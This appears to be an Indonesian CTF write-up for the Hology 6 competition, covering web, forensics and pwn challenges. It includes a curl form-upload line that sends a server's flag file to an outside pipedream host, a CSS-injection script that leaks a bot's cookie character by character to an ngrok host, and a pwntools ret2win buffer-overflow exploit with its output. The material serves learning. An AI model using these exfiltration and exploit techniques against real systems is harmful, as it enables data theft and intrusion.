
{"success":true}



Terbukti berhasil, maka akan valid jika kita memasukkan command **file:///var/www/html/flag.txt** atau **-F password=@/var/www/html/flag.txt https://eno7qm1r325wm.x.pipedream.net/**


› HASIL → **file:///var/www/html/flag.txt**


› HASIL → **-F password=@/var/www/html/flag.txt**
**https://eno7qm1r325wm.x.pipedream.net/**




**Flag: Hology6{why_using_socket_if_you_can_use_port_to_connect_to_fpm?}**

## Holo Secret




DI challenge ini kita diminta untuk mendapatkan flag yang berada di sisi bot. Dengan kata lain, kita perlu melakukan attack terhadap client-side attack. Hal ini didasari analisa kami terhadap source-code yang diberikan.

index.html

src > views > index.html > ...

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Something</title>
    <link rel="stylesheet" href="static/css/main.css">
</head>
<body>
    <img src="https://i.redd.it/z5nbcacw7ln51.png" width="100px">
    <input value="{{secret}}">
    {{html|safe}}
</body>
</html>
```

```
    // Set Flag
    await page.setCookie({
        name: "secret",
        httpOnly: false,
        value: CONFIG.APPFLAG,
        url: CONFIG.APPURL
    })
```

Secara singkat, pada environment bot terdapat cookie dengan value flag. Cookie ini nanitnya akan ditampilkan pada website melalui tag input.

Kemudian terdapat rules CSP sebagai berikut

```
@app.after_request
def after(res: Response):
    res.headers.add(
        "Content-Security-Policy", "default-src 'none';style-src *;img-src *;"
    )
    return res
```

Disini kita hanya diperbolehkan melakukan import style dan image dari luar, selain itu akan terkena blokir.

Diketahui juga bahwa input user pada parameter **html** akan ditampilkan melalui website dengan properti **safe**. Ini menandakan bahwa kita perlu melakukan injeksi client side code seperti javascript, html, maupun css.

```
@app.get("/")
def flag():
    html = request.args.get("html")
    secret = request.cookies.get("secret")
    return render_template("index.html",
                           html=(html or "<h1>Welcome to Holo Secret!</h1>"),
                           secret=(secret or "secret"))
```

```
    <body>
        <img src="https://i.redd.it/z5nbcacw7ln51.png" width="100px">
        <input value="{{secret}}">
        {{html|safe}}
    </body>
    </html>
```

Karena CSP diatas hanya memperbolehkan import CSS (style) dan image, maka kemungkinan besar kita perlu melakukan css injection.

Berdasarkan hint yang dikeluarkan, Diketahui juga bahwa attack method yang perlu digunakan adalah Css Leak.


Disini kami menggunakan script untuk melakukan bruteforcing terhadap character flag yang muncul pada sisi bot. Flag akan dicari satu-persatu menggunakan format current_flag + character hingga nantinya semua character flag didapatkan.

Untuk referensinya sendiri kami menggunakan artikel snyk berikut:
https://snyk.io/blog/fetch-the-flag-ctf-2022-writeup-disposable-message/

```
from requests import post
# from urllib.parse import quote
from string import printable
import os
os.system('del abc.css')

char = "_abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

# char = "ggg"

#flag = "Hology6{sadly_your_secret_is_not_secure_here}"
flag = “Hology6{”

for c in char:
    base = f"""
    input[value^='{flag + c}'] {{ background: url('http://0.tcp.ap.ngrok.io:10656/{c}'); }}"""
    with open('abc.css', 'ab') as f:
        f.write(base.encode())

pppp =
"""url=http%3A%2F%2Fapp%3A5000%2F%3Fhtml%3D%3Chead%3E%3Clink+rel%3D%22stylesheet
%22+href%3D%22http%3A%2F%2F0.tcp.ap.ngrok.io%3A10656%2Fabc.css%22%3E%3C%2Fhead%
3E"""
```


```
post("http://175.45.187.254:10338", data=pppp, headers={"Content-Type":
"application/x-www-form-urlencoded"}, timeout=1)
```

Script tersebut masih semi-otomatis, sehingga untuk setiap character flag yang didapatkan perlu kita tambahkan lagi pada code exploit hingga akhir.


**Flag: Hology6{sadly_your_secret_is_not_secure_here}**

# FORENSICS


## Beep Boop





Pada challenge ini kami diberikan sebuah file .wav yang ketika di-play tidak memberikan hint / hal yang menarik sama sekali.



Lalu ketika tampilan audio diubah ke mode "spectogram", flag dapat langsung terlihat.






**Flag: Hology6{W3_c4N_rE4D_s0uNd_1T_Se3mS}**


## His Idol

Disini diberikan sebuah gambar poster.jpg


apabila dianalisa dengan exiftool, terdapat string menarik di creator address

```
└─$ exiftool poster.jpg
ExifTool Version Number         : 12.54
File Name                       : poster.jpg
Directory                       : .
File Size                       : 103 kB
File Modification Date/Time     : 2023:10:08 08:47:04+07:00
File Access Date/Time           : 2023:10:09 14:43:59+07:00
File Inode Change Date/Time     : 2023:10:08 08:47:04+07:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Thumbnail Width                 : 72
Creator Address                 : eqqmp://p.ry.xz.fa/lofdfkxi-fjxdb
Warning                         : Bad length ICC_Profile (length 7078344)
Image Width                     : 964
Image Height                    : 528
```


Disini terlihat seperti link, dari gambarnya mengindikasikan ini caesar cipher




https://s.ub.ac.id/original-image

Disini kita mendapatkan gambar yang terlihat sama saja dengan gambar sebelumnya


Dari sini kita bisa melihat perbedaan kedua gambar dan mencatat perbedaannya sebagai flag




**Flag: Holog6{YOu_goT_M3}**

# PWN

## Pass Rope




Pada challenge ini, kami diberikan sebuah file ELF 64 bit, dynamically linked, dan tidak di-strip.


```
┌──(brandy㉿bread-yolk)-[~/Downloads/hology/pwn]
└─$ file pass_rope
pass_rope: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
-x86-64.so.2, BuildID[sha1]=153871867d47d4f44941aa918d3791795c6fafd0, for GNU/Linux 3.2.0, not stripped
```

› Binary Protections


```
┌──(brandy㉿bread-yolk)-[~/Downloads/hology/pwn]
└─$ pwn checksec pass_rope
[*] '/home/brandy/Downloads/hology/pwn/pass_rope'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

Tidak ada satupun proteksi yang diberikan pada file biner, mengetahui hal ini akan menjadi hal yang sangat mudah ketika eksploitasi dilakukan.

Setelah melakukan decompile menggunakan ghidra, ketika melakukan review pada fungsi main(), ditemukan adanya penggunaan gets(), fungsi ini rentan akan BOF karena tidak memberikan limitasi pada input buffer user.





Lalu ditemukan pula fungsi dtlo yang tidak dipanggil di-main. Fungsi ini membuka flagny.txt, fungsi ini menjadi tujuan kita. Dikarenakan ingin mengontrol return address, maka diperlukan overflow dari buffer space hingga ke Instruction Pointer (RIP) (Ret2win).



Mengingat tidak ada proteksi pada stack dan PIE mati, maka kita dapat lebih leluasa untuk mencari offset dan melakukan ret2win.

› Mencari offset (masukkan 1024 cyclic pattern).







Rumus dasar ret2win:
padding + ret (stack align incase needed) + win_sym.

› FULL SCRIPT

```
from pwn import *
import os

os.system('clear')

def start(argv=[], *a, **kw):
      if args.REMOTE:
         return remote(sys.argv[1], sys.argv[2], *a, **kw)
      else:
         return process([exe] + argv, *a, **kw)

exe = './pass_rope'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'DEBUG'

sh = start()

padding = 152
rop = ROP(elf)
ret = rop.find_gadget(['ret'])[0]
info(f'ret --> {hex(ret)}')

p = flat([
      asm('nop') * padding,
      ret,
      elf.sym['dtlo']
])

sh.sendline(p)
sh.interactive()
```

## › HASIL

```
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
    nop
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-9wl3odhv/step2 /tmp/pwn-asm-9wl3odhv/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-9wl3odhv/step3 /tmp/pwn-asm-9wl3odhv/s
[DEBUG] Sent 0xa9 bytes:
    00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  │····│····│····│····│
    *
    00000090  90 90 90 90  90 90 90 90  1a 10 40 00  00 00 00 00  │····│····│··@·│····│
    000000a0  16 12 40 00  00 00 00 00  0a                       │··@·│····│·   │
    000000a9
[*] Switching to interactive mode
[DEBUG] Received 0x31 bytes:
    b'Passwordnya kak?\n'
    b'Yah salah kak :(\n'
    b'FLAG{FAKE_FLAG}'
Passwordnya kak?
Yah salah kak :(
FLAG{FAKE_FLAG}[*] Got EOF while reading in interactive
$
```

BERHASIL DI LOKAL

## › HASIL DI REMOTE SERVER

```
    nop
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-rci7oqqp/step2 /tmp/pwn-asm-rci7oqqp/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-rci7oqqp/step3 /tmp/pwn-asm-rci7oqqp/step
[DEBUG] Sent 0xa9 bytes:
    00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  │····│····│····│····│
    *
    00000090  90 90 90 90  90 90 90 90  1a 10 40 00  00 00 00 00  │····│····│··@·│····│
    000000a0  16 12 40 00  00 00 00 00  0a                       │··@·│····│·   │
    000000a9
[*] Switching to interactive mode
[DEBUG] Received 0x10 bytes:
    b'Passwordnya kak?'
Passwordnya kak?[DEBUG] Received 0x36 bytes:
    00000000  0a 59 61 68  20 73 61 6c  61 68 20 6b  61 6b 20 3a  │·Yah│ sal│ah k│ak :│
    00000010  28 0a 48 6f  6c 6f 67 79  36 7b 74 34  4c 31 5f 4e  │(·Ho│logy│6{t4│L1_N│
    00000020  79 41 5f 47  6b 5f 67 33  6d 70 34 6e  47 5f 50 c3  │yA_G│k_g3│mp4n│G_P·│
    00000030  99 74 75 35  7d 0a                                 │·tu5│}·  │
    00000036

Yah salah kak :(
Hology6{t4L1_NyA_Gk_g3mp4nG_PÙtu5}
[*] Got EOF while reading in interactive
$
```

FLAG

**Flag: Hology6{t4L1_NyA_Gk_g3mp4nG_PÙtu5}**